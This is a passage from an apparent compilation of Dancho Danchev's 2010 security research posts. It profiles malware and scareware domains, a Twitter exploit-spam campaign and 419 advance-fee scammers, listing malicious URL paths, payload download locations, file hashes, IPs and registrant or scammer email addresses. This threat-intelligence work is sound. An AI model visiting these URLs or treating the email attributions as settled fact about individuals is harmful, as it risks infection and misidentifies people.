**edstoox.com** - Email: leonschmura@hotmailbox.com

**findsecurityscan.com** - Email:  
robertwatkins@hotmailbox.com

**memory-scanner.com** - Email: systemman  
\_mk@gmail.com

**onefindup.org** - Email: JamesHying@xhotmail.net

**scanner-album.com** - Email: systemman\_mk@gmail.com

**scanner-definition.com** - Email: rutkowski  
\_m3@gmail.com

**scanner-hardware.com** - Email: systemman  
\_mk@gmail.com

**scanner-master.com** - Email: systemman\_mk@gmail.com

**scanner-models.com** - Email: systemman\_mk@gmail.com

**scanner-profile.com** - Email: systemman\_mk@gmail.com

**scanner-programming.com** - Email: systemman\_mk@gmail.com

**scanner-supplies.com** - Email: rutkowski\_m3@gmail.com

**scanner-tips.com** - Email: systemman\_mk@gmail.com

**searchdoubles.org** - Email: MerleMeisin@xhotmail.net

**searchmartiup.org** - Email: MerleMeisin@xhotmail.net

**searchprasup.org** - Email: MerleMeisin@xhotmail.net

**searchprodinc.org** - Email: MerleMeisin@xhotmail.net

**searchprodinc.org** - Email: MerleMeisin@xhotmail.net

**searchtanup.org** - Email: MerleMeisin@xhotmail.net

516



Responding to 91.188.59.220 and **91.188.59.221** (**websitecoolgo.com**) within AS6851, BKCNET "SIA" IZZI are also the following domains participation in different campaigns:

**internetgotours.com** - Email: marcomarcian@hotmailbox.com

**mediaboomgo.com** - Email: paulalameda@hotmailbox.com

**mediagotech.com** - Email: marcomarcian@hotmailbox.com

**mediaracinggo.com** - Email:  
paulalameda@hotmailbox.com

**netgozero.com** - Email: marcomarcian@hotmailbox.com

**nethealthcarego.com** - Email:  
marcomarcian@hotmailbox.com

**networkget.com** - Email: marcomarcian@hotmailbox.com

**networksportsgo.com** - Email:  
marcomarcian@hotmailbox.com

**patricknetgo.com** - Email: paulalameda@hotmailbox.com

**webaliveget.com** - Email: paulalameda@hotmailbox.com

**webcoolgo.com** - Email: paulalameda@hotmailbox.com

**webgettraffic.com** - Email: paulalameda@hotmailbox.com

**webgetwisdom.com** - Email:  
marcomarcian@hotmailbox.com

**webgetwise.com** - Email: marcomarcian@hotmailbox.com

**webgoengine.com** - Email: paulalameda@hotmailbox.com

**webgosolutions.com** - Email:  
paulalameda@hotmailbox.com

**webmagicgo.com** - Email: paulalameda@hotmailbox.com

**websitecoolgo.com** - Email:  
marcomarcian@hotmailbox.com

**websiteget.com** - Email: marcomarcian@hotmailbox.com

*The rise of [8]**custom abuse emails**, conveniently offered to cybercrime-friendly dedicated customers?*

*It's worth pointing out that **godaccs@gmail.com** a.k.a Complife, Ltd is conveniently responsible for- AS42560, BA-GLOBALNET-AS; AS43134, Donstroy Ltd; and AS42560, MAXIMUS-NET-SERVICES, followed by **piotrek89@gmail.com** responsible for [9]**AS6851, BKCNET "SIA" IZZI** (used by the Koobface gang, also seen in the following campaigns 517*

*[10]**Spamvertised iTunes Gift Certificates and CV Themed Malware Campaigns; [11]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware**).*

***This post has been reproduced from [12]Dancho Danchev's blog. Follow him [13]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html>

2.

<http://www.virustotal.com/analysis/2ace318127ee5b49b44df31561928a75022f258a53e521ab4c4ab12791ec66b3-12766>

[04208](#)

3.

<http://www.virustotal.com/analysis/bfe5a1b7a6aaf0a931ca0765f149cd1dc26f3f85ac6163dbde07578602fcbb70-12766>

[05051](#)

4.



[http://www.virustotal.com/analysis/4e6bc0e52d3ef88e0db7f10d0cb6219caea7b313b7fe50282d43dc6d6cd61d70-12766](http://www.virustotal.com/analysis/4e6bc0e52d3ef88e0db7f10d0cb6219caea7b313b7fe50282d43dc6d6cd61d70-1276605058)

[05058](#)

5. <http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html>

6. <https://zeustracker.abuse.ch/monitor.php?ipaddress=77.78.239.4>

7.

[http://www.virustotal.com/analysis/ff387ec39afa68aabfad3f3fd622ceaca4f58e837f5a6fbd568fcefc5cfdde32-12766](http://www.virustotal.com/analysis/ff387ec39afa68aabfad3f3fd622ceaca4f58e837f5a6fbd568fcefc5cfdde32-1276607425)

[07425](#)

8. <http://twitter.com/danchodanchev/status/6549021186>

9. <http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html>

10. <http://ddanchev.blogspot.com/2010/05/spamvertised-itunes-gift-certificates.html>

11. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

12. <http://ddanchev.blogspot.com/>

13. <http://twitter.com/danchodanchev>

518



## ***Dissecting the Exploits/Scareware Serving Twitter Spam Campaign (2010-06-16 14:32)***

***[1]Yesterday's exploits-serving campaign spreading across Twitter***, using automatically registered accounts "ping-ing" random Twitter users with links to the campaign, is worth profiling due to its state of maliciousness - if the end user is exploitable, exploits are served ultimately leading to scareware, and if he isn't, the cybercriminals behind it

***[2]attempt to monetize through the same network used by the [3]Koobface gang on Mac OS X hosts - zml.com.***

*Let's dissect the campaign, and once again emphasize on the fact just how small the cybercrime ecosystem*

*could be, given enough historical data is gathered on who's who, who's what, and what's when.*

*Sample exploitation structure:*

***- qtoday.info /ttlds/doit.php?ckey=12 &schema=1 &f=wF*** - 94.228.209.73 (AS47869), 75.125.222.242 (AS21844)

***- qtoday.info /ttlds/jump.php***

***- fqsm ydkvsffz.com /tre/vena.html/RANDOM*** - 69.174.242.21 (AS13768); 75.125.222.242 (AS21844)

519

*The scareware installed interacts with AS18866:*

***69.50.197.241 /up/e1.dat***

***69.50.197.241 /up/e2.dat***

**69.50.197.241 /data/upd6.dat**

**69.50.197.241 /data/upd7.dat**

**69.50.197.241 /data/upd1.dat**

**69.50.197.241 /data/upd2.dat**

Responding to **69.50.197.241** (AS18866) are:

**radarixo.com** - Email: moldavimo@safe-mail.net -  
[4]profiled here

**cyberduck.ru** - Email: samm\_87@email.com - [5]profiled  
here

**livejasment.com** - Email: moldavimo@safe-mail.net

**linksandz.com** - Email: moldavimo@safe-mail.net -  
[6]profiled here

Detection rates:

- **e1.dat** - 11 on 17 (65 %) - [7]Trojan.MulDrop1.21645;  
Win32/Lukicse.P

**MD5 hash:** 2566c11a9cd2226b59d226e76bae9f64

**SHA1 hash:** 6a1fd405f547ed33f7cfe3abad4f423a33c0e281

- **e2.dat** - 8 on 17 (47 %) - [8]W32/Witkinat.A.gen!Eldorado;  
Win32/Witkinat.R

**MD5 hash:** 8daaa96ba059e6b1d5108c314f160175

**SHA1 hash:**

b43d26bb2583d9057cb343c10d5db79c846ed895

- **upd1.dat** - 11 on 17 (65 %) - [9]TR/LukicseL.EB;  
Trojan.Win32.Delf.aaxw A

**MD5 hash:** 7b2534536cdf168f50d63845b13af8ba

**SHA1 hash:**

306f5199c3f91cd28c634914a6478bcb5c4e9c0

- **upd2.dat** - 11 on 17 (65 %) - [10]TR/LukicseL.EB;  
Trojan.Win32.Delf.aaxw A

**MD5 hash:** 323a1a2429467b3891cc20a26b82f851

**SHA1 hash:**

ae3fe6b442521d95631703ab530213e897e4f8ea

- **upd6.dat** - 9 on 17 (53 %) - [11]Win32/LukicseL.P; Trojan-  
Dropper.Win32.Delf.frm

**MD5 hash:** d05d89bdadd8a23c2ceb0b016d49550a

**SHA1 hash:**

366db3c2cd64a57587376b416c42960ad1f28ea3

- **upd7.dat** - 11 on 17 (65 %) - [12]SHeur3.AAEI; Trojan-  
Dropper.Win32.Delf.frq

**MD5 hash:** 1a582b50d82fb57bec036e1962e5da2e

**SHA1 hash:**

15a9540927f64dec23e625e140dfde7ce3d23df7

520



The rest of the exploits-serving domains portfolio parked at  
**69.174.242.21** (AS13768); **75.125.222.242** (AS21844):  
**danenskgela.com** - Email: strohmeiera@yahoo.com

**aghoxekaoxk.com** - Email: tavsadr5r5@yahoo.com

**xfgswsoxoxk.com** - Email: tavsadr5r5@yahoo.com

**directinmixem.com** - Email: strohmeiera@yahoo.com

**carsmazda6.in** - Email: valeriyku@gmail.com

**danenskgela.com** - Email: strohmeiera@yahoo.com

**tfyxffnacsc.com** - Email: edb.ri871@gmail.com

**sfkemlymeywk.com** - Email:  
admin@overseedomainmanagement.com

**aghoxekaoxk.com** - Email: tavsadr5r5@yahoo.com

**aghtdkpaoxk.com** - Email: skdhdjfg7s@yahoo.com

**aghtdqpaoxk.com** - Email: njgf555dfdsa@yahoo.com

**dhjftzbdoxk.com** - Email: skdhdjfg7s@yahoo.com

**dbcynudoxk.com** - Email: njgf555dfdsa@yahoo.com

**mcduimqmoxk.com** - Email: fresadmsn7y@yahoo.com

**piamlzjpoxk.com** - Email: fresadmsn7y@yahoo.com

**pfgswlopoxk.com** - Email: 7uwy7letel@yahoo.com

**qjigaicqoxk.com** - Email: 7uwy7letel@yahoo.com

**directinmixem.com** - Email: strohmeiera@yahoo.com

**etyet.com** - Email: zubakova2@rambler.ru

**grantgarant.com** - Email: naumann\_heikens@yahoo.it

***carsmazda6.in*** - Email: *valeriyku@gmail.com*

***civichonda.in*** - Email: *valeriyku@gmail.com*

***drotalflow.in*** - Email: *johns2249@googlemail.com*

***carsinfinity.in*** - Email: *valeriyku@gmail.com*

521



***3m70.cn*** - Email: *abuseemaildhcp@gmail.com* - ***[13]money mule*** registrations, ***[14]rubbing shoulders*** with ***[15]Koobface***

***mueypflglvlx.com***

***mbhcnjyyykpr.com***

***ozkifomzaaqd.com***

***dqcnefigaefg.com***

***vtmxgwnpjvib.com***

***jcfkprwasnaj.com***

***qgwyinsxlox.com***

***tsusiwpmzuqz.com***

***fqsm ydkvsffz.com***

***qcell.info***

***q-fever.infovmspl.in***

***keirun.in***

***iscobar.in***

***loncer.in***

***jcfkprwasnaj.com***

*The complete list of automatically registered bogus Twitter accounts, now suspended:*

***twitter.com/AbbottMarleneGY***

***twitter.com/AnsonJamesJs***

***twitter.com/BandaPaul51***

***twitter.com/BarkleyTracy52***

***twitter.com/BoserJames74***

***twitter.com/BradleySheilaTt***

***twitter.com/BravoMartinUT***

***twitter.com/BrownTammyaM***

***twitter.com/BurlingameStek2***

***twitter.com/BurtonPauliC***

522



***twitter.com/CallowayEileemb***

***twitter.com/CardilloLilli8I***

***twitter.com/CareyJocelynXY***

***twitter.com/CarpenterJameG1***

***twitter.com/CarterErnieBj***

***twitter.com/CarterNanGM***

***twitter.com/CharltonRober1Y***

***twitter.com/ClausenJillRC***

***twitter.com/CochranLindajB***

***twitter.com/CruzShawnjl***

***twitter.com/DanielClintonqO***

***twitter.com/DeanLuigi7B***

***twitter.com/DeleonChristiDb***

***twitter.com/DickensRitaS6***

***twitter.com/EllisonCortezCC***

***twitter.com/FernandezRobekc***

***twitter.com/FieldsRichardrx***

***twitter.com/FryePhilipAx***

***twitter.com/GarrisonMiltoP9***

***twitter.com/GilfordSarahqo***

***twitter.com/GilleyJennifeST***

***twitter.com/GiordanoHelenxy***

***twitter.com/GishCharlesCy***



***twitter.com/GreenDonaldbt***

***twitter.com/GriffinRay5v***

***twitter.com/GuzmanEloise5u***

***twitter.com/HakalaSteve9e***

***twitter.com/HammonsLeonarW3***

***twitter.com/HarmonRaymondMH***

***twitter.com/HartHeatherS0***

***twitter.com/HaynesCharlesxo***

523

***twitter.com/HendricksonKi6F***

***twitter.com/JonesAndrewUG***

***twitter.com/JonesNickolasYx***

***twitter.com/KendallNormaWS***

***twitter.com/KroegerAngeliu0***

***twitter.com/LeeJerroldRk***

***twitter.com/LevittKevin9e***

***twitter.com/LewisMaryL8***

***twitter.com/LimonMargaretgn***

***twitter.com/MarvelThomasaO***

***twitter.com/McbeeMelissabu***

***twitter.com/MillerFranceswe***

***twitter.com/MitchellDeborvl***

***twitter.com/MooreJoanut***

***twitter.com/MorrisMary2n***

***twitter.com/MorrisonJack0s***

***twitter.com/NealReginaldbH***

***twitter.com/NickellGloriad8***

***twitter.com/PhelpsRichardKL***

***twitter.com/PittsTommyyy***

***twitter.com/PlummerAthenawn***

***twitter.com/PowellMarie94***

***twitter.com/PradoDonaldG8***

***twitter.com/RealeBernicegR***

***twitter.com/ReeseVeronicaFx***

***twitter.com/RievesShirleyYv***

***twitter.com/RobinsonAprilrl***

***twitter.com/RobinsonLisa8e***

***twitter.com/RoblesRicardoWh***

***twitter.com/RubioLanaj9***

***twitter.com/SavardAnthonyoU***

***twitter.com/SayersWendellVc***

***twitter.com/SchmidtLynnk7***

***twitter.com/ShankleKathleor***

***twitter.com/SieversDarlee1D***

***twitter.com/SmithGeorgieMq***

***twitter.com/SteinAshleyuQ***

***twitter.com/StoughKelseyqt***

***twitter.com/TrejoLisaOO***

***twitter.com/TullosHowardGo***

***twitter.com/WeberSteven6r***

***twitter.com/WhiteMichelledvj***

***twitter.com/WilkinsonPaulTd***

***twitter.com/WillettErnestCR***

***twitter.com/WilliamsMichaB1***

***twitter.com/WoodsThelmay0***

***twitter.com/WynnRichard4m***

***twitter.com/YoungMelanieSZ***

***twitter.com/CooleyFrancescG***

***twitter.com/SchneiderKim6h***

***twitter.com/DobsonElsiequ***

***twitter.com/PeelLouise9q***

***twitter.com/WhiteYolanda0P***

***twitter.com/FrostAngeloY2***

***twitter.com/MorrisMary2n***

***twitter.com/MillerMaryx1***

***PDF exploits, binaries streaming from the domain  
portfolio at 69.174.242.21 (AS13768); 75.125.222.242***

***(AS21844):***

***MD5: 5d42bb346601ba456b52edd3c3e59d1b***

***MD5: ba19c971edeffb22d44e43a91a7d9a9***

***MD5: e7a354f58bfe21c815ddb8faf00bd08c***

***MD5: 4a13b96dd056c0075c553588f0211c44***

***MD5: 29e71e291a31ea8f1cddb7d96f7de86***

***MD5: 29e71e291a31ea8f1cddb7d96f7de86***

***MD5: 3bb6bdaf8d4e2822da86ef9a614a04ea***

***MD5: f41470c7b9ad2260625d2a62b6db158f***

***MD5: 3987c92c20c3f17b5892f84069d816d1***

***MD5: 87a95ec041b2432727336f0cdeee123a***

***MD5: 5d497e1841f5627a1b77dbc336da1594***

**MD5:** 5ba1aafcef9ea7516f1ae7082424e83d

**MD5:** 5268f85902c7064b393bbbb3dbc094f9

**SHA1:** 79526ca9579420cb46c15fe94b282868c1e7fbbd

**SHA1:** f70f6a9aa0aa092511894f7c89defc64637504a1

**SHA1:** 5175b38dfca3dc7dd6ad56bed34a543f14702bea

**SHA1:** 2f2c88e0b950cd91ad1e49be73e885b07f401f68

**SHA1:** b92d1268d06c8ba427beefc1ee7b064873694a47

**SHA1:** 5ba7ba0dc08a3d0cd3feb363394d295637a64e10

**SHA1:** 7ecb2679cd23e6c6973c57092b1cae46f60db97e

**SHA1:** 66ed858043d6d022823b16956f416e3080e618a1

**SHA1:** 0fdd1de26d5902d4a21b053a212a21c2760d8aee

**SHA1:** 5ba7ba0dc08a3d0cd3feb363394d295637a64e10

**SHA1:** 3a7daa60389f463df795b78f16030dcc6fc1ff23

**SHA1:** 3054b48186f5e0981c41f200b3492caa0941f889

**SHA1:** 0e49c7656bec1ed43efb19187541d20c3ecb293b

*This isn't the first time Twitter's been abused for malicious purposes, and is definitely not the last. Quick community response and take down actions hit them where it hurts most - the monetization vector.*

### ***Related assessments of Twitter malware campaigns:***

*[16]Twitter Malware Campaign Wants to Bank With You*

*[17]Dissecting Koobface Worm's Twitter Campaign*

*[18]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms*

*[19]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts*

*[20]Twitter Worm Mikeyy Keywords Hijacked to Serve Scareware*

*[21]Dissecting September's Twitter Scareware Campaign*

***This post has been reproduced from [22]Dancho Danchev's blog. Follow him [23]on Twitter.***

1. <http://sunbeltblog.blogspot.com/2010/06/pdf-exploit-spamrun-on-twitter.html>

525

2. [http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452?pg=2&tag=mantle\\_skin;content](http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452?pg=2&tag=mantle_skin;content)

3. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

4. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

5. <http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html>

6. <http://ddanchev.blogspot.com/2010/03/gaztransitstroygaztranzitstroy-from.html>

7.

<http://scanner.novirusthanks.org/analysis/2566c11a9cd2226b59d226e76bae9f64/ZTEuZGF0/>

8.

<http://scanner.novirusthanks.org/analysis/8daaa96ba059e6b1d5108c314f160175/ZTluZGF0/>

9.

[http://scanner.novirusthanks.org/analysis/7b2534536cdf168f50d63845b13af8ba/dXBkMS5kYXQ=](http://scanner.novirusthanks.org/analysis/7b2534536cdf168f50d63845b13af8ba/dXBkMS5kYXQ=/)

10.

[http://scanner.novirusthanks.org/analysis/323a1a2429467b3891cc20a26b82f851/dXBkMi5kYXQ=](http://scanner.novirusthanks.org/analysis/323a1a2429467b3891cc20a26b82f851/dXBkMi5kYXQ=/)

11.

[http://scanner.novirusthanks.org/analysis/d05d89bdadd8a23c2ceb0b016d49550a/dXBkNi5kYXQ=](http://scanner.novirusthanks.org/analysis/d05d89bdadd8a23c2ceb0b016d49550a/dXBkNi5kYXQ=/)

12.

[http://scanner.novirusthanks.org/analysis/1a582b50d82fb57bec036e1962e5da2e/dXBkNy5kYXQ=](http://scanner.novirusthanks.org/analysis/1a582b50d82fb57bec036e1962e5da2e/dXBkNy5kYXQ=/)

13. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>

14. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

15. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>

16. <http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html>

17. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

18. <http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html>
19. <http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html>
20. <http://ddanchev.blogspot.com/2009/04/twitter-worm-mikey-keywords-hijacked.html>
21. <http://ddanchev.blogspot.com/2009/09/dissecting-septembers-twitter-scareware.html>
22. <http://ddanchev.blogspot.com/>
23. <http://twitter.com/danchodanchev>

526



### ***Sampling 419 Advance Fee Scams Activity (2010-06-17 16:25)***

*Lottery Winning Notifications, Western Union payment notifications, dead relatives, advance fee schemes imper-*

*sonating law enforcement agencies - their arsenal of themes is endless, their IPs, however, aren't, taking into*

*consideration the fact that the majority of 419 scams are not sent using botnets, but manually, and in a targeted fashion.*

*In fact, some of their spamming techniques ([1]**419 scammers using Dilbert.com**; [2]**419 scammers using NYTimes.com 'email this feature'**) are so primitive compared to the financial impact, a successful advance fee has in the long term, that their KISS (Keep it Simple Stupid) mentality reflects the current situation within the cybercrime*



ecosystem - they all KISS it to a certain extend - "[3]**Report: Malicious PDF files comprised 80 percent of all exploits for 2009**"; "[4]**Reports: SQL injection attacks and malware led to most data breaches**".

For the purpose of an experiment, and related reasons.  
Here's a raw snapshot of some 419-ers that just kept  
popping up, over and over again.

**Persistent 419 advance fee scammers (over the last 7 days), the originating IPs, and the "reply to" email:**

- a\_chenchen@yahoo.cn - **218.17.239.18**
- abdulkadera\_maroofofomar@hotmail.com - **41.138.180.86**
- alfredmorris.m@btinternet.com - **211.101.13.230**
- atmdept\_serv001@yahoo.cn - **193.252.22.152**
- austinalan@wanadoo.co.uk - **193.252.22.190**
- avocat\_doukoure@yahoo.fr - **78.229.212.4**
- barpaulaffum@live.com - **41.210.31.214**
- barr.rolandken1@gmail.com - **221.235.112.210**
- barristerhenryivanlooconsult02@yahoo.co.jp - **60.48.104.88**
- barteddywill01@googlemail.com - **200.13.249.119**
- cocacolaofficialprize19@yahoo.com.hk - **194.79.134.37**
- courfed@aim.com - **79.123.210.10**

- crichardchambers@rediff.com - **212.242.42.50**
- curiehenria@yahoo.com, barr09amorisq1@gmail.com - **123.176.96.137**
- dr.austenobigwe008@gmail.com - **41.211.228.112**
- drabejohn2009@aol.com - **217.72.192.242**
- duncan.macdonald@9.cn, barr\_duncan\_macdonald@yahoo.co.uk - **86.43.60.104**
- ecowascounsellordept@gmail.com - **115.242.97.173**
- efccantigraft.nigeria077@gmail.com - **24.166.97.40**
- Email.jmwilliams66@gmail.com, misteredwin22@gmail.com - **89.144.96.52**
- fedex.courerservices1@hotmail.com, richardjohson@live.com - **87.194.255.145**
- fedpeters07@aim.com - **81.31.115.2**
- henryanthonyloanfirm@gmail.com - **200.40.197.69, 41.219.152.78**
- icpcmistrynig@yahoo.com, fedeministrynig@gmail.com - **91.198.227.49**
- janefugar2.u@hotmail.com - **82.196.5.120**
- jimovia8787@gmail.com - **216.222.201.201**
- john\_chan3030@yahoo.com.hk - **200.171.215.2**
- loannationwide2010@windowslive.com - **222.124.26.155**
- maillesq.charlesstanley@gmail.com - **163.20.186.1**

- maroofomar\_abdulkader@yahoo.com - **62.193.229.238**
- martha\_ikobopayment@yahoo.com.hk - **41.138.172.81**
- microwin2010@hotmail.co.uk - **200.105.120.151**
- ministerdeliveryofficer@yahoo.cn - **193.252.22.190**
- miss.kajat@googlemail.com - **67.15.16.31**
- missblessing@sify.com - **196.28.250.53**
- mr.parady700@hotmail.com - **80.200.242.17**
- mrabdulhaleem@gmail.com - **66.11.225.183**
- MRANNOLDSMITH2010@gmail.com - **82.128.17.211**
- mrderekpaulatm405@gmail.com - **86.209.83.68**
- Mrperentochaplain@rocketmail.com;  
Mrperentochalion@gmail.com - **112.110.186.25**
- mrsabueke@cantv.net - **200.11.173.131**
- niceme1970@yahoo.com - **80.12.242.27**
- ntai\_jerry7775@yahoo.com.hk - **125.141.17.158**
- ochuko\_baba1@hotmail.fr - **65.55.111.159**
- ochukobaba1@gmail.com - **65.55.111.85**
- officereplybackmaill@yahoo.com - **82.128.17.211**
- organlotoint39l@yahoo.com.hk - **207.194.87.105**
- promoskllotto@rocketmail.com - **90.183.38.130**

- realexchanges@aim.com - **212.225.181.101**
- rev.sisternaryx31@gmail.com - **41.211.228.112**
- robinkelley1967@hotmail.com - **85.214.37.73**
- rpatmcard@hotmail.com - **195.83.9.36**
- s.leel@yahoo.com, westernunionoffice99@gmail.com - **41.191.85.45**
- shopperconsultant@live.co.uk - **195.137.70.240**
- talkdelata3@gmail.com, mdelataecobank@gala.net - **116.255.152.124**
- thefordfoundation.award0010@yahoo.co.uk - **222.124.9.54**
- ubanigeria.nig65@gmail.com - **202.132.123.106**
- vex.pressd2009@gmail.com - **66.48.81.131**
- waziriefccng@live.com - **193.252.22.191**
- worldbpr@9.cn - **41.204.224.19**
- www.cn \_western \_union@w.cn - **41.222.192.82**
- zakiawilo101@yahoo.co.uk - **202.132.123.106**

528

- zongo.ben177@gmail.com, mr \_hiiu60@msn.com - **212.52.146.118**
- bog \_officemail@yahoo.co.jp - **82.128.2.78**
- atmfinanceibc@web2mail.com - **41.218.237.202**

- mrjohnsmith70@hotmail.com - **213.171.218.33**

- junhuan9@yahoo.cn - **218.91.39.165**

*Nothing hurts as much as a decent historical OSINT regarding the activities of any cybercriminal. Moreover,*

*this historical OSINT not only contributes to a more efficient case building, but also, helps to establish some pretty interesting connections within the cybercrime ecosystem. As practice and experience has shown, this very same*

*ecosystem is not necessarily as big as originally assumed.*

*Consider going through the related fraudulent schemes/malicious campaigns currently taking advantage of*

*FIFA's World Cup - [5]**Protection tips for the upcoming FIFA World Cup themed cybercrime campaigns.***

***This post has been reproduced from [6]Dancho Danchev's blog. Follow him [7]on Twitter.***

1. <http://www.zdnet.com/blog/security/419-scammers-using-dilbertcom/3809>

2. <http://www.zdnet.com/blog/security/419-scammers-using-nytimescom-email-this-feature/3491>

3. [http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-20](http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-2009/5473)

[09/5473](http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-2009/5473)

4. [http://www.zdnet.com/blog/security/reports-sql-injection-attacks-and-malware-led-to-most-data-breaches/54](http://www.zdnet.com/blog/security/reports-sql-injection-attacks-and-malware-led-to-most-data-breaches/5421)

[21](http://www.zdnet.com/blog/security/reports-sql-injection-attacks-and-malware-led-to-most-data-breaches/5421)

5. <http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-campaigns/6610>

[aigns/6610](http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-campaigns/6610)

6. <http://ddanchev.blogspot.com/>

7. <http://twitter.com/danchodanchev>

529

**Money Mule Recruiters Trick Mules Into Installing Fake Transaction Certificates (2010-06-29 11:07)** What is more flattering than Ukrainian blackhat SEO gangs using name as redirectors, including offensive messages, the Koobface gang redirecting Facebook's IP space to your blog, or a plain simple danchodanchev admin panel within a Crime Pack kit?

It's the money mule recruiters who modify the HOSTS file of gullible mules to redirect **ddanchev.blogspot.com** and **bobbear.co.uk** to 127.0.0.1. Now that's flattering, considering the fact that my public money mule ecosystem related research represents a tiny percentage of the real profiling/activities taking place behind the curtains.

a

**Related coverage of money laundering/recruitment in the context of cybercrime:**

[1]Keeping Money Mule Recruiters on a Short Leash - Part Four

[2]Money Mule Recruitment Campaign Serving Client-Side Exploits

*[3]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[4]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[5]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[6]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[7]Keeping Reshipping Mule Recruiters on a Short Leash*

*[8]Keeping Money Mule Recruiters on a Short Leash*

*[9]Standardizing the Money Mule Recruitment Process*

*[10]Inside a Money Laundering Group's Spamming Operations*

*[11]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[12]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html>

3. <http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html>

4. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>
5. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
6. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
7. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
8. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
9. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
10. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
11. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
12. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
13. <http://ddanchev.blogspot.com/>
14. <http://twitter.com/danchodanchev>

